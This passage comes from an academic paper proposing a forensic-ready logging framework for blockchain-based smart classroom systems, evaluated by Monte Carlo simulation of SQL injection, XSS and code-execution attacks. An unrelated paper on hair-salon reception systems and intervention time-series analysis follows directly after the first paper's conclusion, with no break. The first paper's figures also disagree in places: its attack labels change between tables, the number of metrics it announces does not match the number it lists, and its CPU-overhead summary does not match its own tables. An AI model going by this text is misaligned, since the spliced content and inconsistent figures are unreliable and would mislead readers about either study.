Developing a forensic-ready system requires a structured framework to guide its design and implementation. While general frameworks exist for system development, there are no established frameworks specifically tailored to forensic-ready systems. To address the lack of domain-specific models, this study proposes a forensic-ready framework tailored for blockchain-based smart classroom environments. The proposed framework aims to ensure the collection and preservation of critical data with minimal disruption to system operations.

To effectively illustrate the conceptual foundation of a forensic-ready framework, the diagram highlights the cyclical process involved in ensuring preparedness for cyber incidents. The framework consists of four interconnected components: Threat Estimation, Cyber Risk Profile, Data Identification, and Data Collection Management, which collectively form a continuous loop. This structure enables systematic identification and estimation of potential threats, profiling associated cyber risks, and ensuring accurate data identification and collection to support forensic readiness. By showcasing this process, stakeholders gain a clearer understanding of how these elements work together to create a proactive and resilient system capable of addressing cyber risks and preserving digital evidence efficiently.



Fig. 1. Forensic-ready system framework.

The framework follows a cyclical structure comprising four interdependent components: Threat Estimation, Cyber Risk Profiling, Data Identification, and Data Collection Management. This cycle facilitates continuous assessment and refinement of forensic preparedness by integrating threat anticipation with real-time data strategies. Fig. 1 illustrates this architecture,

which supports resilient forensic-readiness in blockchain-enabled smart classrooms.

1) The first stage, Threat Estimation, identifies prospective threats and evaluates their likelihood and impact on the system. This stage methodically considers security issues such as hostile cyberattacks and system vulnerabilities. Accurate threat estimate helps the system allocate resources, minimize risks, and apply threat-specific preventative actions.

2) In the second component, Cyber Risk Profile, detected threats are used to categorize and prioritize risks. It assesses the system's cyber risk and analyzes it. Stakeholders can prioritize urgent risks by analyzing risk severity and likelihood. Blockchain-based smart classroom security policies are also influenced by this component.

3) The third component, Data Identification, identifies and catalogs all relevant data for forensic investigation. This contains system events, blockchain transactions, and user activity logs. By precisely identifying data sources, the framework streamlines evidence collecting while maintaining data integrity and authenticity. This phase is essential for legal and regulatory compliance and forensic data admissibility.

4) Finally, Data Collection Management oversees data collection, storage, and organization. This stage stresses data preservation to assure integrity and dependability throughout legal or forensic processes. Blockchain's immutability lends data legitimacy, making it a solid investigative platform. Completed cycles contribute insights back into threat estimate, allowing the framework to be refined and improved.

Overall, this cyclic process makes the framework dynamic and adaptive, ensuring it evolves in response to emerging threats and challenges. It provides a comprehensive approach to forensic readiness in blockchain-enabled smart learning environments, ensuring a secure, resilient, and evidence-ready system.

B. Testing Methodology

Given the absence of real-world deployment, the proposed forensic-ready framework is evaluated through simulation-based validation. Monte Carlo Simulation (MCS) is employed to examine key forensic performance metrics—log capture rates, detection accuracy, system performance impact, and log retrieval times. By simulating 10,000 forensic events, this method enables evaluation across diverse scenarios, identifying potential risks, bottlenecks, and areas for optimization. While not a substitute for real-world testing, MCS provides valuable insights for refining the framework prior to deployment.

Monte Carlo Simulation as a Supporting Validation Method to ensure the forensic-ready system (FRS) framework enhances forensic investigation efficiency without negatively impacting system performance. Monte Carlo Simulation (MCS) is used as a supporting validation method. Since a full real-world deployment is not yet available, MCS provides a probabilistic approach to estimating forensic performance under different conditions, allowing for preliminary evaluation before implementation.

The simulation focuses on two critical forensic system performance factors:

1) Attack logging probability – Measures whether the system successfully captures logs during various simulated attack scenarios.

2) System performance impact (%) – Evaluating how the forensic logging process affects LMS performance when forensic logs are continuously retrieved through a web service.

3) Log retrieval time (seconds) – Assessing whether forensic logs can be retrieved efficiently before and after implementing the forensic-ready system and determining how the new forensic logging process optimizes forensic investigations.

This integrated methodology (combining a domain-specific forensic-ready framework with probabilistic validation) offers a structured approach to developing resilient, evidence-capable LMS environments. The use of MCS enables early-stage evaluation and continuous improvement, ensuring that the proposed system can adapt to evolving cyber threats and meet forensic and legal requirements.

IV. Result

A. Threat Estimation

The first step in developing a forensic-ready system framework is to conduct a comprehensive assessment of potential cyberattacks on smart classrooms. Identifying these potential threats requires the use of appropriate methods to ensure accuracy and relevance. Understanding the types of cyber threats likely to target smart classrooms is crucial for designing an effective security system, as such systems must be built upon clearly identified threat models. Therefore, predicting cyber threats becomes a fundamental step in creating a defense mechanism capable of mitigating possible attacks.

Several methods have been explored in research for predicting threats. For instance, expert judgment has been employed to estimate threats [27], while others have used artificial intelligence (AI) for this purpose [28]. In this framework, Cyber Threat Intelligence (CTI) is adopted for threat estimation. CTI involves collecting, processing, and analyzing data to determine the motives, intents, and capabilities of potential attackers. The goal of CTI is to focus on emerging events and trends to enhance cybersecurity defense capabilities [29].

CTI has been applied in various contexts, including Heterogeneous Information Networks (HIN) [30], where nodes that utilized CTI demonstrated superior performance compared to those that did not. Similarly, CTI has been used to predict threats and enhance the security of cyber supply chains [31] and to detect robust botnet Domain Generation Algorithms (DGA) using AI and machine learning techniques [32]. These applications demonstrate the versatility of CTI in addressing diverse cyber threats.

One of the critical steps in implementing CTI for threat estimation is data collection, especially when designing a new system. In the case of smart classrooms, data is collected from external sources, such as information obtained from web

resources. For example, a table of identified potential threats includes SQL Injection, Cross-Site Scripting (XSS), Session Hijacking, and Remote Code Execution (RCE) (see Table I). These attacks represent realistic vulnerabilities that could compromise the security of blockchain-based smart classrooms, highlighting the importance of precise threat modeling.

TABLE I. ATTACKS ON LEARNING MANAGEMENT SYSTEM

NO	CODE	ATTACK
1	ET01	SQL Injection
2	ET02	Cross-Site Scripting(XSS)
3	ET03	Session Hijacking and Remote Code Execution (RCE)
4	ET04	Remote Code Execution via PHP Object Injection

Each of these threats poses unique challenges. For instance, SQL Injection could allow attackers to manipulate database queries, exposing sensitive data or taking control of servers. XSS enables attackers to inject malicious scripts into web pages, potentially stealing user sessions or sensitive data. Similarly, Session Hijacking and RCE exploit vulnerabilities to gain unauthorized access or execute arbitrary code on the system. Recognizing these threats underscores the importance of integrating CTI into the forensic-ready framework to effectively predict, detect, and prevent these attacks in the context of smart classrooms.

B. Risk Profile

The risk profile for a forensic-ready system is ideally developed using established standards such as ISO 27005 or risk profiling frameworks from organizations like NIST. These standards provide structured methodologies for identifying, assessing, and prioritizing risks to enhance system security. However, in cases where comprehensive data is unavailable, alternative approaches such as Monte Carlo Simulations can be employed to estimate risks and develop a risk profile based on existing or partial data.

In this context, the data on web-based attacks, as illustrated in Fig. 2, highlights key vulnerabilities in the system. Based on the analysis, SQL Injection ranks as the highest threat, followed closely by Cross-Site Scripting (XSS). This prioritization of vulnerabilities is critical, as it guides the focus areas for designing the forensic-ready system. SQL Injection is particularly dangerous due to its potential to manipulate database queries, exposing sensitive data or compromising server integrity. Similarly, XSS exploits enable attackers to inject malicious scripts into webpages, posing significant risks to user data and system functionality.

Given the data from Fig. 2, the development of the forensic-ready system will primarily target these two high-priority threats—SQL Injection and XSS. By focusing on these vulnerabilities, the system can effectively address the most pressing risks, ensuring that the core threats are mitigated. This prioritization not only enhances the security posture of the smart classroom system but also ensures efficient allocation of resources for building forensic readiness.



Fig. 2. Web application vulnerability.

Additionally, the integration of threat-specific mechanisms into the forensic-ready framework is essential. For SQL Injection, measures such as parameterized queries, input validation, and database monitoring will be emphasized. For XSS, robust input sanitization and output encoding will be incorporated to mitigate the risk of script injection. By addressing these risks proactively, the forensic-ready system will be equipped to detect, respond to, and preserve evidence of these attacks, ensuring system resilience and forensic preparedness.

In conclusion, the risk profile provides a clear roadmap for focusing efforts on SQL Injection and XSS vulnerabilities. Leveraging industry standards and targeted security measures ensures that the forensic-ready system not only mitigates these critical risks but also establishes a strong foundation for handling emerging threats in smart classrooms.

C. Data Identification

Identifying data requirements is a fundamental step in developing a forensic-ready system, as digital evidence forms the foundation for investigation and analysis. The system must capture data that is relevant, complete, and reliable to support the detection and examination of cybersecurity incidents. These data types include user activity logs, network traffic, file metadata, and system-generated records from hardware and software within the smart classroom environment. Each type must be defined based on its relevance to specific threats, such as unauthorized access, data manipulation, or abnormal behavior, while ensuring that the data structure supports efficient collection, storage, and analysis.

This process begins with analyzing threat scenarios and associated cyber risk profiles while considering forensic standards and legal compliance requirements. All collected data must maintain integrity, accuracy, and traceability to ensure its admissibility as legal evidence. In addition, sustainability considerations, such as long-term storage and efficient handling of high-volume data, must be integrated into the design. Within smart classrooms, primary data sources include logs from Learning Management Systems (LMS), smart devices, academic platforms, and user interaction points.

The process involves identifying log data relevant to specific threats, determining, where this data originates, and mapping it accordingly. For instance, SQL Injection attacks may require data from database query logs and error logs, while Cross-Site Scripting (XSS) may rely on HTTP request payloads and input sanitization events. Mapping threat types to specific log sources ensures comprehensive coverage and facilitates effective evidence collection. This mapping must then be validated to confirm whether the required logs are already available or if adjustments are needed in the system's logging configurations.

The result is a clear alignment between known threats and the data required to investigate them, ensuring that the forensic-ready system can reliably detect and record incidents as they occur. By proactively addressing these data needs, the system is better positioned to support efficient forensic analysis and maintain compliance with investigative standards. These identified data elements ultimately form the backbone of the forensic-ready architecture and enable smart classrooms to respond effectively to current and emerging cyber threats.

D. Data Collection Management System Design

Education has become dynamic, interactive, and data-driven due to the increased use of technology in smart classrooms. Technology presents several obstacles, notably in cybersecurity and digital forensics. Cyberattacks on smart classrooms' networked gadgets, learning management systems, and cloud platforms can compromise sensitive data, disrupt operations, and damage confidence. A strong forensic-ready system design is needed to mitigate these hazards. This technology improves security and preserves digital evidence for post-incident investigations. This section addresses the forensic-ready system architecture's design concepts, components, and integration with the smart classroom ecosystem to solve cybersecurity issues and assist forensic processes.



Fig. 3. Forensic-ready system on smart classroom architecture.

The forensic-ready system architecture illustrated in Fig. 3 integrates key components to ensure seamless data collection and evidence preservation within a smart classroom environment. It consists of an Academic Information System and a Learning Management System (LMS), each connected to its respective database. The Academic Information System API and LMS Web API serve as interfaces to collect relevant data from these systems, which is then processed and stored as digital artifacts within the forensic ready system. This centralized system ensures that artifacts, such as user activity logs or system events, are securely collected and maintained for forensic analysis. The architecture supports a proactive approach to managing cyber threats by enabling systematic extraction, storage, and preservation of data from critical educational platforms.

To further understand the functionality and interactions within the forensic-ready system, the next section presents a use case diagram. This diagram illustrates the various actors, their roles, and how they interact with the core components of the system. By visualizing these relationships, stakeholders can better comprehend the system's operational workflow, including how data is collected, processed, and preserved for forensic purposes. Use case diagram provides a clear representation of the system's capabilities and highlights key processes necessary to achieve forensic readiness in smart classroom environments.



Fig. 4. Use case diagram of forensic-ready system.

Fig. 4 illustrates the core interactions within the forensic-ready system through two primary use cases: Submit Log and Retrieve Log, involving two actors—Time Trigger and DF Investigator. The Time Trigger represents an automated process that periodically submits system logs, enabling continuous data capture without manual input. The DF Investigator accesses the system to retrieve stored logs for forensic analysis. This use case highlights the system's ability to automate evidence collection while ensuring secure and timely access for investigative purposes, reinforcing its role in supporting forensic readiness.

The next section delves into the class diagram, which provides a detailed structural view of the forensic-ready system. The class diagram illustrates the system's core components, their attributes, and the relationships between them. By examining the class diagram, stakeholders can better understand how the system is designed, including the organization of data, interactions between objects, and the foundational architecture that supports its forensic capabilities. This structural perspective complements the previously discussed use case diagram by offering a deeper insight into the system's internal design and implementation.

The class diagram Fig. 5 represents the structural design of a forensic-ready system, highlighting its key components and their relationships. The system consists of four main classes: APIDatasource, Datasource, BlockchainDatasource, and ForensicReadySystem. Each class has specific attributes and methods that define its functionality.



Fig. 5. Class diagram of forensic-ready system.

The class diagram models the core components of the forensic-ready framework. Datasource serves as the abstract base class for handling data connections, with shared methods like connect(), fetchData(), and disconnect(). Two subclasses extend its functionality: APIDatasource, which manages API interactions using attributes such as endpoint and authToken, and methods like sendRequest() and parseRespond(); and BlockchainDatasource, which supports blockchain data handling through writeData() and parseResult(). The ForensicReadySystem class integrates these data sources and performs core forensic functions such as collectData(), analyzeDatap(), and storeArtifact(), coordinating the acquisition, processing, and storage of forensic artifacts.

The relationships depicted in the diagram show that both APIDatasource and BlockchainDatasource are derived from the Datasource class, while the ForensicReadySystem depends on these data sources to perform its operations. This structure ensures modularity and scalability, making the forensic-ready system adaptable to various data collection needs.

The next section focuses on the sequence diagram, which provides a dynamic perspective of the system by illustrating the flow of interactions between objects over time. This diagram highlights how the components of the forensic-ready system work together to execute key processes, such as data collection, analysis, and artifact storage. By detailing the sequence of events and interactions between classes, the sequence diagram offers a clearer understanding of the system's behavior and operational workflow, complementing the structural view provided by the class diagram.

The sequence diagram in Fig. 6 illustrates the dynamic interactions between components of the forensic-ready system, showing the flow of data and processes involved in collecting and storing forensic artifacts. The key components in this diagram include the ForensicReadySystem, Datasource, APIDatasource, BlockchainDatasource, and two external actors: External Blockchain API and External LMS API.

The sequence begins with the ForensicReadySystem initiating a connection to the Datasource via connect(), followed by a data retrieval request through fetch(). This triggers the APIDatasource to communicate with the external LMS API using sendRequest() and format the response using parseRespond(). In parallel, the BlockchainDatasource accesses blockchain records via getData() and logs new entries using writeData(). After gathering data from both sources, the ForensicReadySystem processes and evaluates the inputs using analyzeDatagap() to ensure their integrity and forensic relevance.



Fig. 6. Sequence diagram of forensic-ready system.

The diagram effectively demonstrates the seamless interaction between internal components and external systems, highlighting how the forensic-ready system integrates data from multiple sources to maintain forensic integrity. This flow of operations ensures efficient data collection, validation, and storage to support forensic readiness.

E. Monte Carlo Simulation Results – Evaluating Forensic-Ready System Performance

To evaluate the performance of the proposed forensic-ready system framework, Monte Carlo Simulation (MCS) was conducted to simulate and assess its effectiveness in three key areas: attack log capture success, system performance overhead, and forensic log retrieval efficiency. The simulation compares system behavior before and after the implementation of the forensic-ready system (FRS), providing a probabilistic analysis across 10,000 simulated cyberattack scenarios.

1) Attack logging probability

a) Determine probability of occurrence and logging success rates: The mapping of LMS attack types to real-world web application vulnerabilities was performed by aligning each threat with statistical occurrence data, ensuring realistic probability estimates for simulation. SQL Injection (ET01), Cross-Site Scripting (ET02), Remote Code Execution (ET03), and Executable Code Injection (ET04) were assigned probabilities of 33%, 26.7%, 8.1%, and 2.1%, respectively, based on established vulnerability data (see Table II). This evidence-based alignment supports accurate probabilistic modeling in the Monte Carlo Simulation, forming the foundation for evaluating the framework's forensic readiness.

TABLE II. ATTACK PROBABILITY

NO	Attack Code	Attack Type	Percentage (%)
1	ET01	SQL Injection (ET01)	33%
2	ET02	Cross-Site Scripting (ET02)	26,7%
3	ET03	Remote Code Execution (RCE)(ET03)	8,1%
4	ET04	Executable Code Injection (ET04)	2,1%

The normalization process involves adjusting the original attack probabilities to ensure they collectively sum exactly to 100%, enabling accurate probabilistic analyses and simulations. The resulting normalized probabilities are: SQL Injection

(ET01) at 47.2%, Cross-Site Scripting (ET02) at 38.2%, Remote Code Execution (ET03) at 11.6%, and Executable Code Injection (ET04) at 3% (see Table III). This refined distribution accurately reflects each attack type's relative frequency, providing a solid basis for subsequent Monte Carlo Simulations or forensic-readiness evaluations in LMS environments.

TABLE III. NORMALIZED ATTACK PROBABILITY

NO	Attack Code	Attack Type	Percentage (%)
1	ET01	SQL Injection (ET01)	47,2%
2	ET02	Cross-Site Scripting (ET02)	38,2%
3	ET03	Remote Code Execution (RCE)(ET03)	11,6%
4	ET04	Executable Code Injection (ET04)	3%

Logging success likelihood was estimated based on the system's architecture, supported by assumptions from expert judgment, historical data, and industry best practices. An estimate is usually based on system design assumptions, past logging data, expert knowledge, or industry best practices. The frequency and method of logging, attack type complexity, and data picked for recording affect this assessment. Due to effective monitoring measures, attacks with organized and predictable patterns, such as SQL Injection, are likely to succeed using selective logging, which records only critical information via a web service at regular intervals. Complex, subtle, or ephemeral attacks like Remote Code Execution or Executable Code Injection are harder to detect and may have lower success rates. These probabilities must be accurately defined for reliable forensic investigation and event response.

TABLE IV. ATTACK AND LOGGING SUCCESS PROBABILITY

NO	Attack Code	Attack Type	Probability of Occurrence (%)	Logging Success Probability (%)
1	ET01	SQL Injection (ET01)	47,2%	85%
2	ET02	Cross-Site Scripting (ET02)	38,2%	75%
3	ET03	Remote Code Execution (RCE)(ET03)	11,6%	65%
4	ET04	Executable Code Injection (ET04)	3%	55%

b) Generate random attack scenarios using probability distribution: In the second step of the Monte Carlo Simulation, 10,000 random attack scenarios were generated based on the previously assigned probabilities for each attack type: SQL Injection, Cross-Site Scripting (XSS), Remote Code Execution (RCE), and Executable Code Injection. This probabilistic modeling reflects the expected real-world distribution of threats within LMS environments, with high-probability attacks like SQL Injection and XSS occurring more frequently, while less common threats such as Executable Code Injection appeared rarely. These simulated distributions provide a realistic basis for evaluating the forensic-ready system's ability to detect and log varied threats, enabling data-driven insights into its effectiveness and informing more resilient incident response strategies.

c) Simulate logging success using another random probability check: In the third step, each of the 10,000 simulated attack scenarios was evaluated for logging success by comparing a random value against the predefined logging probability assigned to each attack type. This process reflects realistic operational conditions influenced by attack complexity and system monitoring capabilities. As expected, structured attacks like SQL Injection and Cross-Site Scripting (XSS) demonstrated higher log-capture success rates, while more complex threats such as Remote Code Execution and Executable Code Injection exhibited increased failure rates (see Table IV). These results reveal both the strengths and limitations of the current logging framework, highlighting areas that require improved monitoring and log enrichment to enhance overall forensic readiness.

d) Analyze how often attacks are logged and where logs fail: Here's the detailed analysis sorted by the highest logging failure rates, clearly highlighting where the forensic-ready system most frequently succeeded or failed (see Table V):

TABLE V. ATTACK LOGGING PROBABILITY SIMULATION

Simulated Attack Scenario	Successful Logs	Failed Logs	Total Scenarios	Success Rate (%)	Failure Rate (%)
SQL Injection (ET01)	3943	744	4687	84.13%	15.87%
Cross-Site Scripting (ET02)	2909	1005	3914	74.32%	25.68%
Remote Code Execution (RCE) (ET03)	719	398	1117	64.37%	35.63%
Executable Code Injection (ET04)	156	126	282	55.32%	44.68%

These results confirm that the system performs effectively in capturing logs for structured and high-frequency attacks such as SQL Injection and XSS. However, logging success decreases for less frequent and more sophisticated attack types, indicating areas, where logging granularity and detection mechanisms may require enhancement. The overall average logging success rate across all attacks was 77.27%.

2) System performance impact (%): One of the concerns when deploying a forensic-ready system is ensuring that additional logging operations do not significantly degrade LMS performance. Before implementing the FRS, the LMS handles only normal logging operations, while forensic investigators must retrieve logs from multiple LMS tables, leading to high system query load. However, once the FRS is deployed, an additional forensic log generation process is introduced, consolidating forensic-relevant logs into a dedicated forensic log table. This helps forensic investigators retrieve logs more efficiently but adds an extra processing step to LMS operations. Monte Carlo Simulation Results for System Performance Impact:

The Monte Carlo Simulation was conducted with 10,000 simulated forensic logging events to estimate CPU and memory utilization across both scenarios (see Table VI):

TABLE VI. SYSTEM PERFORMANCE IMPACT SIMULATION

Scenario	Average CPU Utilization (%)	Memory Usage (MB)
Before Forensic-Ready System	12-18%	200-250 MB
After Forensic-Ready System	15-22%	250-300

Key Findings: The forensic-ready system adds slight CPU and memory overhead.

3) Log retrieval time (seconds): Efficient forensic log retrieval is critical for incident response and investigations. Without an FRS, forensic analysts must search multiple LMS logs manually, increasing retrieval time. The forensic-ready system introduces a structured forensic log table, allowing investigators to access logs directly from a centralized source, significantly reducing forensic log processing time.

Monte Carlo Simulation Results for Log Retrieval Efficiency: The Monte Carlo Simulation analyzed 10,000 simulated log retrieval requests, measuring retrieval speed before and after implementing the FRS (see Table VII).

TABLE VII. LOG RETRIEVAL TIME SIMULATION

Scenario	Average Retrieval Time (Seconds)	Max Retrieval Time (Seconds)
Before Forensic-Ready System	8.5 - 12 sec	18 sec
After Forensic-Ready System	1.5 - 3 sec	5 sec

Key Findings:

a) Log retrieval is 4x to 6x faster after implementing the forensic-ready system.

b) Forensic analysts spend significantly less time retrieving logs, improving incident response.

c) Peak retrieval delays are minimized, reducing forensic processing bottlenecks.

F. Discussion and Comparative Analysis

The results of the Monte Carlo Simulation confirm that the proposed forensic-ready framework effectively supports proactive evidence capture, minimal performance disruption, and efficient log retrieval in smart classroom environments. With an average logging success rate of 77.27%—and particularly strong results for structured attacks like SQL Injection (84.13%) and XSS (74.32%)—the framework meets its core design goals. These outcomes align with prior findings by Grispos et al. [12] and Alrajeh et al. [13], who highlight the value of embedding forensic readiness into operational workflows.

However, lower logging success for more complex threats such as Remote Code Execution (64.37%) and Executable Code Injection (55.32%) reflects a known challenge in digital forensics, consistent with observations in [14] and [19]. These results indicate the need for enhanced monitoring strategies, possibly through AI-based anomaly detection or deeper packet inspection, to better capture subtle and low-frequency attacks in LMS environments.

In comparison to earlier frameworks, the proposed system introduces several improvements: it is domain-specific, modular, and integrates blockchain for tamper-proof log storage—addressing traceability concerns often overlooked in past models. Moreover, performance impact remains minimal, with CPU usage increasing to only 15 to 22%, and log retrieval times improving by over 4×. These findings demonstrate that the framework is not only theoretically sound but also practically viable for deployment in digital education platforms, while offering a scalable foundation for future enhancements.

While the Monte Carlo Simulation provides valuable insight into the statistical performance of the framework under varying attack conditions, its deployment in real-world LMS environments remains essential to fully validate its operational readiness. Building on successful domain-specific implementations in areas such as IIoT, SDN, and healthcare systems, future work will focus on integrating the framework into platforms like Moodle or Open edX. Such a deployment would allow for empirical evaluation of logging reliability, evidence integrity, and administrator usability under authentic classroom scenarios. It would also support analysis of integration complexity and scalability, further reinforcing the framework's applicability to dynamic educational infrastructures.

V. CONCLUSION

This study proposes a forensic-ready system framework tailored for smart learning environments, integrating proactive evidence collection and secure log storage to ensure the integrity, availability, and admissibility of digital forensic artifacts. Monte Carlo Simulation (MCS) was employed as a validation method to assess the framework's performance across critical forensic metrics, including log capture success rates, threat detection accuracy, system performance impact, and log retrieval time under diverse operational scenarios.

Simulation results show that the framework achieves a log capture success rate of 77.27%, with particularly high effectiveness against structured threats such as SQL Injection (84.13%) and Cross-Site Scripting (74.32%). The system incurs minimal performance overhead, with only a 15% average increase in CPU utilization, confirming its operational feasibility. However, the reduced detection success for more complex attacks—such as Remote Code Execution and Executable Code Injection—and the risk of retrieval delays under heavy loads highlight opportunities for improvement in log enrichment, adaptive monitoring, and backend data handling.

Overall, the proposed framework is well-structured, modular, and scalable, capable of enhancing forensic readiness while preserving the functional continuity of LMS-based smart classrooms. While MCS provides strong preliminary validation, future work will focus on real-world deployment in widely used LMS platforms such as Moodle or Open edX. This will allow empirical assessment of integration complexity, usability for educational administrators, and performance under live

academic workloads. Additional enhancements will target improved AI-assisted threat detection, storage efficiency, and log retrieval optimization to support evolving forensic and regulatory requirements in education technology environments.

These findings demonstrate that simulation-validated forensic-ready systems can significantly enhance proactive incident response and forensic preparedness in digital learning ecosystems, providing a foundational model for securing next-generation educational platforms.

Method for Effect Evaluation of a Reception System on Sales, Number of Customers, Hourly Productivity and Churn Based on Intervention Analysis

SIC Holdings Co., Ltd., 1-7-1 Jyurokucho, Nishi-ku, Fukuoka City, Japan[2, 3]

***Abstract*—We propose a method of AI-based evaluation of sales, number of customers, and churn before and after the introduction of a hair salon based on intervention time series analysis. We also used the software package of CausalImpact for the intervention time series analysis. The problem with this method is that the prediction accuracy is insufficient, and the estimated results of the intervention effect are not very valid. We thought it was necessary to verify prediction accuracy by using data before the system was introduced, where correct answer data exists, for the counterfactual prediction value after the system was introduced and devised a method to accurately predict the outcome variable before the system was introduced. Specifically, we introduce two learning models as in the development workflow of a general machine learning model, one for learning and the other one for accuracy verification. However, since CausalImpact does not include the function to verify the prediction accuracy, a separate code was prepared for that purpose to improve the prediction accuracy. As a result, we were able to confirm that the prediction accuracy was almost acceptable.**

Keywords*—Intervention time series analysis; causalimpact package; counterfactual prediction value; general machine learning model

I. Introduction

In a typical hair salon, the reception method is for staff to introduce the treatment menu verbally, have the customer select a menu, and then guide the customer to the treatment table. This method of manual reception is a burden on the staff. By introducing a reception system, customers can also register their name and phone number on a tablet device at the time of reception and receive a call after the estimated waiting time.

To evaluate sales, number of customers, and churn before and after the introduction of this reception system, we performed an intervention time series analysis. We used CausalImpact[1] (Package software tool) for the intervention time series analysis. This package makes it easy to estimate and visualize the effects of the intervention, but it does not guarantee the accuracy of the prediction (the validity of the estimated results of the intervention effect).

It is necessary to be careful about the predicted value of the counterfactual scenario after the start of the measure, as there is no correct data. In this regard, the compromise would be to use data before the implementation of the measure, for which correct data exists, and verify the accuracy of the prediction. The assumption is that if the outcome variables before the implementation of the measure (i.e., if we did not implement any of the measures). It predicted accurately. Thus, the counterfactual scenario after the implementation of the measure will also be predicted accurately.

Specifically, as in the general machine learning model development workflow, the data before the implementation of the measures is divided into training data and accuracy verification data, and the model is built and its accuracy verified. However, since the CausalImpact package does not include a function to verify the prediction accuracy, the code for this purpose must be prepared separately. In this study, we devised a new code for improving prediction accuracy and the accuracy was verified.

In the next section, related research works are overviewed followed by the proposed method. Then, experiments with the actual sales, the number of customers, and churn as well as hourly productivity at three hair salons are described followed by conclusion with some discussions.

II. Related Research Works

As for the related research works on the causal impact analysis, there is GitHub software code also called "tfcausalimpact"[2] [1]. It is the GitHub license and there is PyPI version of Pyversions[3]. This package software code is Google's Causal Impact Algorithm Implemented on Top of TensorFlow Probability. Also, there is the related research work on causal time series analysis software package also called "CausalImpact"[4] [2].

There are the following studies which deal with intervention time series analysis:

The study [3] introduced a classic in intervention analysis and explained the methodology for evaluating changes in time series data before and after the introduction of a policy or system. The study [4] discussed methods for detecting outliers in time

[1] https://zenn.dev/pe/articles/12be20efdaed40
[2] https://github.com/WillianFuks/tfcausalimpact?tab=readme-ov-file accessed on 27 March 2025.
[3] https://github.com/badges/shields/issues/5550
[4] https://qiita.com/iitachi_tdse/items/24119464b73992cd4abc Accessed on 27 March 2025.

series data, and verifying level and variance changes, and are also related to detecting the effects of interventions.

The study [5] evaluated the impact of service system enhancements on customer retention. This is an intervention time series analysis. This study uses intervention analysis to evaluate the change in customer retention rate before and after the introduction of improvements to a service system (e.g., a reception system), and is a useful application example for service industries such as hair salons.

The study [6] proposed an integrating survival analysis into customer churn prediction models. This is a model that combines survival analysis and time series techniques to predict customer churn. The study suggests relevance to evaluations using AI and machine learning.

A survey report was published for financial time series forecasting with deep learning [7]. On the other hand, analytical frameworks for COVID-19 impact assessment on retail sales using intervention time series analysis was conducted [8].

Forecasting change in customer behavior and sales performance based on AI-driven time series analysis was discussed [9]. Meanwhile, digitalization of the service encounter using AI-based analytics for customer churn prediction was conducted [10].

The effects of customer experience management systems in service industries were developed [11]. This is an intervention analysis approach. Assessing business impact of technology implementation using time series intervention analysis was evaluated as a case study in beauty service industry [12].

Other than these, there are some following URL sites which provide related information on AI-based hair salons:

As for a retailing of hair salons, an intelligent customer retention was provided (https://torontodigital.ca/blog/ai-for-salons-intelligent-customer-retention-strategies/) [13].

For enhancing salon experiences with an AI receptionist, demonstrations are now available with the URL (https://talkforceai.com/demos/hair-salon.html) [14].

Customer characterization for mitigation of customer churn was investigated and was available from the URL site (https://thesai.org/Downloads/Volume14No6/Paper_13-Method_for_Characterization_of_Customer_Churn_Based_on_LightBGM.pdf) [15].

Eight of the practical ways AI can boost salon and spa revenue are available from the URL site (https://www.zenoti.com/blogs/using-ai-to-boost-salon-and-spa-revenue) [16].

Nine ways to use AI for salon automation are provided from the URL site (https://truelark.com/salon-automation-with-ai/) [17].

